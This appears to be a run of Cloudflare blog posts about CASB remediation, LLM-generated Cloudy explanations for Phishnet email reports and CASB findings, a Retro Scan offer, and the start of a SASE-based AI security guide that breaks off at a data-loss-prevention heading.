Performance results from load testing and early access customers have shown strong performance even under heavy load. The average (p50) end-to-end job completion time is 48 seconds, and the p90 is 72 seconds. Durable Execution (via Workflows) has made job management completely hands-off for our team, even when the Workflow encounters issues with third-party APIs. The simplicity of the final system has made troubleshooting issues fast and straightforward.
What’s next for CASB Remediation
File-sharing Remediation for Microsoft 365 and Google Workspace is just the first step.
In the near term, we’re working on bringing our customers new Quarantine actions, which can move or isolate high-risk files to safer locations. We are also introducing Custom Webhook actions, hooks that let you trigger downstream workflows, like ticket creation, chat notifications, or your own automation.
And more broadly, we’re excited to explore ways to make CASB even more of an active control plane:
Autoremediation policies for carefully scoped, policy-driven fixes where you’re comfortable letting CASB take action automatically.
Custom CASB findings so you can define the exact patterns, data types, or access conditions that matter most to your organization.
Bulk Remediation that allows you to remediate many similar findings in a single operation.
Extending Remediation to additional SaaS integrations beyond Microsoft 365 and Google Workspace, so the same experience applies to tools like Box, Dropbox, Salesforce, GitHub, Slack, Atlassian, and more over time.
How to get started
CASB Remediation requires a paid CASB license, but don’t let that stop you from trying CASB out today!
For existing Cloudflare One / CASB customers: Integrate your Microsoft 365 or Google Workspace tenant (or update your existing integration to Read-Write), and start remediating risky shares directly from the side panel within your file sharing-related finding types.
From there, talk to our team about enabling CASB with Remediation for your Microsoft 365 and Google Workspace tenants so you can find and fix overshared files in one place.
We’re excited to see how you use Remediation to clean up long-lived file-sharing risks — and to help shape what CASB’s next generation of remediation capabilities looks like.
Today’s security ecosystem generates a staggering amount of complex telemetry. For instance, processing a single email requires analyzing sender reputation, authentication results, link behavior, infrastructure metadata, and countless other attributes. Simultaneously, Cloud access security broker (CASB) engines continuously scan SaaS environments for signals that detect misconfigurations, risky access, and exposed data.
But while detections have become more sophisticated, explanations have not always kept pace.
Security and IT teams are often aware when something is flagged, but they do not always know, at a glance, why. End users are asked to make real-time decisions about emails that may impact the entire organization, yet they are rarely given clear, contextual guidance in the moment that matters.
Cloudy is our LLM-powered explanation layer, built directly into Cloudflare One. It translates complex machine learning outputs into precise, human-readable guidance for security teams and end users alike. Instead of exposing raw technical signals, Cloudy surfaces the reasoning behind a detection in a way that drives informed action.
For Cloudflare Email Security, this means helping users understand why a message was flagged before they escalate it to the security operations center, or SOC. For Cloudflare CASB, it means helping administrators quickly understand the risk and remediation path for SaaS findings without having to manually assess low-level signals.
This post outlines how we are extending Cloudy across Phishnet and API CASB to improve decision making, reduce unnecessary noise, and turn complex security signals into clear, actionable insight.
Cloudy for Email Security users
When an email is analyzed by Cloudflare Email Security, it is not evaluated by a single signal or model. Instead, a wide range of machine learning models analyze different parts of the message, from sender reputation and message structure to content, links, and behavioral patterns. This model set continues to grow as our machine learning team regularly trains and deploys new detections to keep pace with evolving threats.
Based on this analysis, messages are labeled with outcomes such as Malicious, Suspicious, Spam, Bulk, or Spoof. While these detections have been effective, we consistently heard feedback from customers that it was not always clear why a message was flagged. The decision was correct, they told us — but the reasoning behind it was often opaque to both end users and security teams.
To address this, we introduced the first version of Cloudy: LLM-powered summaries for detections. These summaries translate what our machine learning models are seeing into human readable explanations. Initially, these summaries were available in the Cloudflare dashboard to help SOC teams during investigations. Over the past few months, customer feedback has confirmed that these explanations significantly improve understanding in our detections.
As we continued speaking with customers, another challenge surfaced. Our Phishnet tool allows users to submit messages to the SOC when they believe an email may be suspicious. While this empowers employees to participate in security, many SOC teams told us their queues were being flooded with submissions that turned out to be clean messages.
The result was unnecessary backlog and slower response times for emails that actually required investigation.
At the same time, customers told us that traditional security awareness training was not always enough. Users still struggled to evaluate emails in the moment, when it mattered most. They wanted more contextual guidance directly within the workflow where decisions are made.
This upgrade is designed to address both of these problems. By bringing clearer explanations and contextual education directly into Phishnet, we aim to help users make better decisions while reducing noise for SOC teams, without sacrificing security.
The problem: Some users flag too many emails, while some aren’t cautious enough
As organizations and attack techniques have evolved, so has the role of the end user. Modern email threats increasingly rely on social engineering, subtle impersonation, and psychological pressure which places users directly in the decision path.
In response, users are being asked to act as an additional layer of defense. However, traditional security awareness tools often fall short. Training is typically delivered through periodic sessions or simulated phishing campaigns, disconnected from real messages and real decisions. When users encounter an unfamiliar email, they are left without enough context to confidently assess risk.
This gap commonly leads to one of two outcomes. Some users submit nearly every questionable message to the SOC, creating excessive noise and slowing down investigations. Others interact with messages they should not, simply because nothing in the moment signals clear risk.
By embedding Cloudy directly into Phishnet, we close this gap.
Users receive immediate, contextual explanations that help them understand what Cloudflare is seeing and why a message may be risky. This enables users to make informed decisions at the point of interaction, reduces unnecessary escalations to the SOC, and allows security teams to focus on the messages that truly require attention.
Over time, this approach shifts users from being a source of noise to becoming an effective part of the detection and response workflow. The result: stronger email security, without adding friction or burden to security teams.
Phishnet for Microsoft gets a Cloudy upgrade

In the next month, we will be upgrading our Phishnet reporting button to extend the Cloudy summaries.
The new Phishnet screens will show Cloudy summaries.

With this upgrade, end users receive a simplified, user-friendly version of Cloudy summaries at the moment they report a message. These summaries are generated in real time using Cloudflare Workers AI and run directly on Cloudflare’s global Workers platform when a user interacts with a message in Phishnet.
When a user clicks the Phishnet reporting button, the request triggers a Workers-based workflow that aggregates structured outputs from multiple detection models associated with that message. These model outputs include signals such as sender reputation, domain and infrastructure characteristics, authentication results, link and content analysis, and behavioral indicators collected during message processing.
The aggregated signals are then passed to Workers AI, where a series of purpose-built prompts generate a natural language explanation. Each prompt is designed to transform low-level detection outputs into a concise and human-readable summary. This process focuses on explanation rather than classification and does not alter the original disposition of the message.
How Cloudy transforms detections into clear explanations.
For this experience, we intentionally redesigned the summaries compared to those shown to administrators in the Cloudflare dashboard. During testing, we found that admin-focused summaries often relied on technical concepts that were difficult for non-technical users to interpret. Terms such as ASNs, IP reputation, or authentication failures required translation.
To ensure end users can understand the summaries, Phishnet emphasizes plain-language explanations while preserving the meaning of the underlying detections.
Signal
What it means
Cloudy translation for end users
SPF Fail
Sender explicitly not authorized by SPF
This email failed a sender verification check.
DKIM Fail
Message signature does not validate
The message integrity check failed, which can be a sign of tampering.
DMARC Fail
DMARC policy check failed
The sender’s domain could not confirm this email is legitimate.
Reply to Mismatch
Reply To differs from From
Replies may go to a different address than the sender shown.
Domain Age
Domain recently registered
The sender domain is newly created, which is common in phishing.
URL Low Reputation
Destination URL has poor reputation
The link destination has signals associated with risk.
Because this workflow runs on the Cloudflare Workers platform, summaries are generated with low latency and at global scale — so users receive immediate feedback at the moment of interaction. This real-time context allows users to better understand why an email may be risky or why it appears safe before deciding whether to escalate it to the SOC.
We are currently beta testing this experience with Microsoft customers to ensure the summaries are accurate and reliable. Cloudy summaries are not trained on customer data. We are also applying additional validation to ensure the generated explanations do not hallucinate. Accuracy is critical at this stage as incorrect guidance could introduce real security risk.
Following the beta period, we plan to expand access to all Microsoft users. We will also bring similar upgrades to the Phishnet sidebar for Google Workspace users later in 2026.
Your CASB findings, explained with Cloudy
But helping end users better understand what makes an email risky is only part of the story. We are also applying Cloudy to the administrative side of security operations, where clarity and speed matter just as much. Beyond Phishnet, Cloudy now translates complex CASB findings into structured explanations that help security and IT teams quickly understand risk, prioritize remediation, and take confident action across their SaaS environments.
API CASB in the wild
Inside Cloudflare One, our SASE platform, CASB connects to the SaaS and cloud tools your teams already use. By talking to providers over API, CASB gives security and IT teams:
A consolidated view of misconfigurations, overshared files, and risky access patterns across apps like Microsoft 365, Google Workspace, Slack, Salesforce, Box, GitHub, Jira, and Confluence (CASB Integrations).
Continuous scanning for new issues as users collaborate, share, and adopt new tools.
Findings that are organized, searchable, and exportable for triage and reporting.
A typical CASB Findings page showing detections for a Microsoft 365 finding.
Making SaaS security straightforward
Until now, understanding what exactly triggered a CASB Finding — the detections that CASB makes across connected SaaS integrations — has been a black box. While the information was there to put together an explanation of why that file, that user, that configuration was triggering a CASB Finding Type, it wasn’t exactly obvious the reason why it was ultimately detected by our system.
With the introduction of Cloudy summaries in CASB, users receive a short description of the detection rationale with the specific details of the match listed out for easy comprehension.
Unlike a simple text summary, Cloudy for CASB provides a structured breakdown designed for immediate remediation. As seen in our beta testing across different providers, from Microsoft 365 to Dropbox, the model consistently parses findings into two distinct sections:
Risk: It identifies exactly why the finding matters. For instance, rather than just noting a ‘Suspended User,’ Cloudy clarifies that this ‘may indicate a compromised account or a user who should no longer have access to company data’.
Guidance: It offers immediate next steps. Instead of generic advice, it suggests specific actions, such as verifying if a suspension was intentional or reviewing an application’s legitimacy before revoking access.
This structure ensures that analysts can understand the gravity of a finding without needing deep expertise in the specific SaaS application involved.
An example Cloudy Summary in a CASB Posture Finding.
Finding Type
Technical Signal
Cloudy Translation (Risk & Guidance)
Identity & Access
Dropbox:
Suspended User
Risk: A suspended user account may indicate a compromised account or a user who should no longer have access to company data.
Guidance: Verify that the suspension is intentional and that the user’s access has been properly revoked.
Shadow IT
Google Workspace:

Installed 3rd-party app
Risk: This installed application with Google Sign In access may pose a risk of unauthorized access to user data.
Guidance: Review the application’s legitimacy and necessity, and consider revoking access if it is no longer needed.
Email Security
Microsoft 365:
Domain DMARC record not present
Risk: The absence of a DMARC record may leave the domain vulnerable to email spoofing and phishing attacks.
Guidance: Configure a DMARC record for the domain to specify how to handle unauthenticated emails.
Data Loss Prevention
Microsoft 365:
File publicly accessible + DLP Match
Risk: This file being shared publicly with edit access may allow unauthorized modifications… especially given the potential sensitive content indicated by the DLP Profile match.
Guidance: Review the file’s content… and consider restricting access if necessary.
We know that when it comes to our customers getting to the bottom of identified security issues, time is of the essence. We believe that any amount of unnecessary uncertainty or lack of clarity around what’s going wrong just puts more time between an imperfect state and one that is more secure.
We built this feature on the same privacy-first foundations as all products at Cloudflare. Cloudy summaries in CASB are generated using Cloudflare Workers AI, ensuring that your data remains within our secure infrastructure during analysis. The models are not trained on your SaaS data, and the summaries are generated ephemerally to aid in triage. This allows your team to leverage the speed of AI without exposing sensitive internal documents or configurations to public models.
What’s next
For Email Security, we will continue to expand how Cloudy supports both administrators and end users. Our focus is on delivering clearer explanations, better in context guidance, and deeper integration into daily workflows.
For CASB, we’re excited to look for opportunities where Cloudy can make it even easier for CASB administrators to understand what’s going on across their cloud and SaaS apps. Keep an eye out as we look to expand Cloudy coverage to allow administrators to query their findings using natural language, further reducing the time it takes to identify and remediate risks.
Looking ahead, this includes richer explanations for additional detection types, tighter feedback loops between user actions and detections, and continued improvements to how users and SOC teams collaborate through Phishnet. Our goal is to make Cloudy a core part of how organizations understand, trust, and act on email security decisions.
We provide all organizations (whether a Cloudflare customer or not) with free access to our Retro Scan tool, allowing them to use our predictive AI models to scan existing inbox messages in Microsoft 365.
Retro Scan will detect and highlight any threats found, enabling organizations to remediate them directly in their email accounts. With these insights, organizations can implement further controls, either using Cloudflare Email Security or their preferred solution, to prevent similar threats from reaching their inboxes in the future.
If you are interested in how Cloudflare can help secure your inboxes, sign up for a phishing risk assessment here.
As Generative AI revolutionizes businesses everywhere, security and IT leaders find themselves in a tough spot. Executives are mandating speedy adoption of Generative AI tools to drive efficiency and stay abreast of competitors. Meanwhile, IT and Security teams must rapidly develop an AI Security Strategy, even before the organization really understands exactly how it plans to adopt and deploy Generative AI.
IT and Security teams are no strangers to “building the airplane while it is in flight”. But this moment comes with new and complex security challenges. There is an explosion in new AI capabilities adopted by employees across all business functions — both sanctioned and unsanctioned. AI Agents are ingesting authentication credentials and autonomously interacting with sensitive corporate resources. Sensitive data is being shared with AI tools, even as security and compliance frameworks struggle to keep up.
While it demands strategic thinking from Security and IT leaders, the problem of governing the use of AI internally is far from insurmountable. SASE (Secure Access Service Edge) is a popular cloud-based network architecture that combines networking and security functions into a single, integrated service that provides employees with secure and efficient access to the Internet and to corporate resources, regardless of their location. The SASE architecture can be effectively extended to meet the risk and security needs of organizations in a world of AI.
Cloudflare’s SASE Platform is uniquely well-positioned to help IT teams govern their AI usage in a secure and responsible way — without extinguishing innovation. What makes Cloudflare different in this space is that we are one of the few SASE vendors that operate not just in cybersecurity, but also in AI infrastructure. This includes: providing AI infrastructure for developers (e.g. Workers AI, AI Gateway, remote MCP servers, Realtime AI Apps) to securing public-facing LLMs (e.g. Firewall for AI or AI Labyrinth), to allowing content creators to charge AI crawlers for access to their content, and the list goes on. Our expertise in this space gives us a unique view into governing AI usage inside an organization. It also gives our customers the opportunity to plug different components of our platform together to build out their AI and AI cybersecurity infrastructure.
This week, we are taking this AI expertise and using it to help ensure you have what you need to implement a successful AI Security Strategy. As part of this, we are announcing several new AI Security Posture Management (AI-SPM) features, including:
All of these new AI-SPM features are built directly into Cloudflare’s powerful SASE platform.
And we’re just getting started. In the coming months you can expect to see additional valuable AI-SPM features launch across the Cloudflare platform, as we continue investing in making Cloudflare the best place to protect, connect, and build with AI.
What’s in this AI security guide?
In this guide, we will cover best practices for adopting generative AI in your organization using Cloudflare’s SASE (Secure Access Service Edge) platform. We start by covering how IT and Security leaders can formulate their AI Security Strategy. Then, we show how to implement this strategy using long-standing features of our SASE platform alongside the new AI-SPM features we launched this week.
This guide below is divided into three key pillars for dealing with (human) employee access to AI – Visibility, Risk Management and Data Protection — followed by additional guidelines around deploying agentic AI in the enterprise using MCP. Our objective is to help you align your security strategy with your business goals while driving adoption of AI across all your projects and teams.
And we do this all using our single SASE platform, so you don’t have to deploy and manage a complex hodgepodge of point solutions and security tools. In fact, we provide you with an overview of your AI security posture in a single dashboard, as you can see here:
AI Security Report in Cloudflare’s SASE platform
Develop your AI Security Strategy
The first step to securing AI usage is to establish your organization’s level of risk tolerance. This includes pinpointing your biggest security concerns for your users and your data, along with relevant legal and compliance requirements. Relevant issues to consider include:
Do you have specific sensitive data that should not be shared with certain AI tools? (Some examples include personally identifiable information (PII), personal health information (PHI), sensitive financial data, secrets and credentials, source code or other proprietary business information.)
Are there business decisions that your employees should not be making using assistance from AI? (For instance, the EU AI Act AI prohibits the use of AI to evaluate or classify individuals based on their social behavior, personal characteristics, or personality traits.)
Are you subject to compliance frameworks that require you to produce records of the generative AI tools that your employees used, and perhaps even the prompts that your employees input into AI providers? (For example, HIPAA requires organizations to implement audit trails that records who accessed PHI and when, GDPR requires the same for PII, SOC2 requires the same for secrets and credentials.)
Do you have specific data protection requirements that require employees to use the sanctioned, enterprise version of a certain generative AI provider, and avoid certain AI tools or their consumer versions? (Enterprise AI tools often have more favorable terms of service, including shorter data retention periods, more limited data-sharing with third-parties, and/or a promise not to train AI models on user inputs.)
Do you require employees to completely avoid the use of certain AI tools, perhaps because they are unreliable, unreviewed or headquartered in a risky geography?
Are there security protections offered by your organization’s sanctioned AI providers and to what extent do you plan to protect against misconfigurations of AI tools that can result in leaks of sensitive data?
What is your policy around the use of autonomous AI agents? What is your strategy for adopting the Model Context Protocol (MCP)? (The Model Context Protocol is a standard way to make information available to large language models (LLMs), similar to the way an application programming interface (API) works. It supports agentic AI that autonomously pursues goals and takes action.)
While almost every organization has relevant compliance requirements that implicate their use of generative AI, there is no “one size fits all” for addressing these issues.
Some organizations have mandates to broadly adopt AI tools of all stripes, while others require employees to interact with sanctioned AI tools only.
Some organizations are rapidly adopting the MCP, while others are not yet ready for agents to autonomously interact with their corporate resources.
Some organizations have robust requirements around data loss prevention (DLP), while others are still early in the process of deploying DLP in their organization.
Even with this diversity of goals and requirements, Cloudflare SASE provides a flexible platform for the implementation of your organization’s AI Security Strategy.
Build a solid foundation for AI Security
To implement your AI Security Strategy, you first need a solid SASE deployment.
SASE provides a unified platform that consolidates security and networking, replacing a fragmented patchwork of point solutions with a single platform that controls application visibility, user authentication, Data Loss Prevention (DLP), and other policies for access to the Internet and access to internal corporate resources. SASE is the essential foundation for an effective AI Security Strategy.
SASE architecture allows you to execute your AI security strategy by discovering and inventorying the AI tools used by your employees. With this visibility, you can proactively manage risk and support compliance requirements by monitoring AI prompts and responses to understand what data is being shared with AI tools. Robust DLP allows you to scan and block sensitive data from being entered into AI tools, preventing data leakage and protecting your organization’s most valuable information. Our Secure Web Gateway (SWG) allows you to redirect traffic from unsanctioned AI providers to user education pages or to sanctioned enterprise AI providers. And our new integration of MCP tooling into our SASE platform helps you secure the deployment of agentic AI inside your organization.
If you’re just starting your SASE journey, our Secure Internet Traffic Deployment Guide is the best place to begin. For this guide, however, we will skip these introductory details and dive right into using SASE to secure the use of Generative AI.
Gain visibility into your AI landscape
You can’t protect what you can’t see. The first step is to gain visibility into your AI landscape, which is essential for discovering and inventorying all the AI tools that your employees are using, deploying or experimenting with in your organization.
Discover Shadow AI
Shadow AI refers to the use of AI applications that haven’t been officially sanctioned by your IT department. Shadow AI is not an uncommon phenomenon – Salesforce found that over half of the knowledge workers it surveyed admitted to using unsanctioned AI tools at work. Use of unsanctioned AI is not necessarily a sign of malicious intent; employees are often just trying to do their jobs better. As an IT or Security leader, your goal should be to discover Shadow AI and then apply the appropriate AI security policy. There are two powerful ways to do this: inline and out-of-band.
SWG helps you get a clear picture of both sanctioned and unsanctioned AI and chat applications. By reviewing your detected usage, you’ll gain insight into which AI apps are being used in your organization. This knowledge is essential for building policies that support approved tools, and block or control risky ones. This feature requires you to deploy the WARP client in Gateway proxy mode on your end-user devices.
You can review your company’s AI app usage using our new Application Library and Shadow IT dashboards. These tools allow you to:
Review traffic from user devices to understand how many users engage with a specific application over time.
Denote application’s status (e.g., Approved, Unapproved) inside your organization, and use that as input to a variety of SWG policies that control access to applications with that status.
Shadow IT dashboard showing utilization of applications of different status (Approved, Unapproved, In Review, Unreviewed).
Discover employee usage of AI, out-of-band
Even if your organization doesn’t use a device client, you can still get valuable data on Shadow AI usage if you use Cloudflare’s integrations for Cloud Access Security Broker (CASB) with services like Google Workspace, Microsoft 365, or GitHub.
Cloudflare CASB provides high-fidelity detail about your SaaS environments, including sensitive data visibility and suspicious user activity. By integrating CASB with your SSO provider, you can see if your users have authenticated to any third-party AI applications, giving you a clear and non-invasive sense of app usage across your organization.
An API CASB integration with Google Workspace, showing findings filtered to third party integrations. Findings discover multiple LLM integrations.
Implement an AI risk management framework
Now that you’ve gained visibility into your AI landscape, the next step is to proactively manage that risk. Cloudflare’s SASE platform allows you to monitor AI prompts and responses, enforce granular security policies, coach users on secure behavior, and prevent misconfigurations in your enterprise AI providers.
Detect and monitor AI prompts and responses
If you have TLS decryption enabled in your SASE platform, you can gain new and powerful insights into how your employees are using AI with our new AI prompt protection feature.
AI Prompt Protection provides you with visibility into the exact prompts and responses from your employees’ interactions with supported AI applications. This allows you to go beyond simply knowing which tools are being used and gives you insight into exactly what kind of information is being shared.
This feature also works with DLP profiles to detect sensitive data in prompts. You can also choose whether to block the action or simply monitor it.
Log entry for a prompt detected using AI prompt protection.
Build granular AI security policies
Once your monitoring tools give you a clear understanding of AI usage, you can begin building security policies to achieve your security goals. Cloudflare’s Gateway allows you to create policies based on application categories, application approval status, users, user groups, and device status. For example, you can:
create policies to explicitly allow approved AI applications while blocking unapproved AI applications;
limit access to certain applications to specific users or groups that have specific device security posture;
build policies to enable prompt capture (with AI prompt protection) for specific high-risk user groups, such as contractors or new employees, without affecting the rest of the organization; and
put certain applications behind Remote Browser Isolation (RBI), to prevent end users from uploading files or pasting data into the application.
Gateway application status policy selector
All of these policies can be written in Cloudflare Gateway’s unified policy builder, making it easy to deploy your AI Security Strategy across your organization.
Control access to internal LLMs
You can use Cloudflare Access to control your employees’ access to your organization’s internal LLMs, including any proprietary models you train internally and/or models that your organization runs on Cloudflare Worker’s AI.
Cloudflare Access allows you to gate access to these LLMs using fine-grained policies, including ensuring users are granted access based on their identity, user group, device posture, and other contextual signals. For example, you can use Cloudflare Access to write a policy that ensures that only certain data scientists at your organization can access a Workers AI model that is trained on certain types of customer data.
Manage the security posture of third-party AI providers
As you define which AI tools are sanctioned, you can develop functional security controls for consistent usage. Cloudflare newly supports API CASB integrations with popular AI tools like OpenAI (ChatGPT), Anthropic (Claude), and Google Gemini. These “out-of-band” integrations provide immediate visibility into how users are engaging with sanctioned AI tools, allowing you to report on posture management findings include:
Misconfigurations related to sharing settings.
Best practices for API key management.
DLP profile matches in uploaded attachments
Riskier AI features (e.g. autonomous web browsing, code execution) that are toggled on
OpenAI API CASB Integration showing riskier features that are toggled on, security posture risks like unused admin credentials, and an uploaded attachment with a DLP profile match.
Layer on data protection
Robust data protection is the final pillar that protects your employee’s access to AI..
Prevent data loss
